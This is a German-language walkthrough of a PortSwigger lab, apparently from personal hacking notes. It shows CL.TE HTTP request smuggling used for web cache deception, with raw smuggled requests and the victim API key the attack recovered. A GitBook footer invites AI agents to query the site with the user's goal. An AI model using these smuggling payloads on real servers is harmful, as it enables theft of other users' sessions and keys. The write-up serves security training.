> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md).
# Web-Cache-Deception über HTTP-Request-Smuggling
Notizen zu Web-Cache-Deception über HTTP-Request-Smuggling für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Ausnutzung von HTTP-Request-Smuggling zur Durchführung von Web Cache Deception
Dieses Lab verfügt über einen Frontend-Server und einen Hintergrundserver. Der Frontend-Server unterstützt keine Chunked-Codierung und cached einige statische Ressourcen.
Das Ziel ist, einen Request-Smuggling-Angriff durchzuführen, sodass die nächste vom Opfer gesendete Anfrage dazu führt, dass dessen API-Schlüssel im Cache gespeichert wird. Dann musst du diesen API-Schlüssel aus dem Cache wiederherstellen und einreichen, um das Lab zu validieren. / Es ist notwendig zu warten **30 Sekunden** nach dem Zugriff auf das Lab, bevor du versuchst, das Opfer zu ködern.
Du kannst dich mit deinem eigenen Konto verbinden mit: **wiener:peter**
#### **Notizen**
* Auch wenn das Lab HTTP/2 unterstützt, basiert die Lösung auf Techniken, die nur in HTTP/1 durchgeführt werden können. Es ist möglich, das Protokoll in Burp Repeater im Abschnitt „Request attributes“ des Inspectors zu ändern.
* Das Lab simuliert die Aktivität eines Opferbenutzers. Für alle wenigen POST-Anfragen, die der Angreifer sendet, wird das Opfer seine eigenen senden. Manchmal ist es notwendig, den Angriff zu wiederholen, um die Reihenfolge korrekt zu synchronisieren.
#### **Verhaltensanalyse**

Im Bereich „Mein Konto“ hast du deinen eigenen API-Schlüssel.

Es wird beobachtet, dass die `tracking.js` Datei für **30 Sekunden**.
#### **Initialer Test**

Senden der folgenden fehlerhaften Anfrage:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 35
Transfer-Encoding: chunked
0
GET /error HTTP/1.1
Test: A
```
Wir erhalten eine Antwort **404**, was ein verwertbares Verhalten bestätigt.
#### **Gezieltes Smuggling für /my-account**
Eine geschmuggelte Anfrage für `/my-account` wird dann vorbereitet:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 38
Transfer-Encoding: chunked
0
GET /my-account HTTP/1.1
Test: A
```

Wenn das Opfer nach unserer Injektion seine eigene Anfrage sendet, wird die Antwort mit \*\*seinem API-Schlüssel\*\* im Cache gespeichert, statt `tracking.js` Datei vorhanden sind.
#### **Ergebnis**
Wenn du die zwischengespeicherte Ressource lädst, wird der API-Schlüssel des Administrators erscheinen:
```
Dein API-Schlüssel ist: WiH6ND6YwY5ISnCFYbKbTKFRwFF4VXnk
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.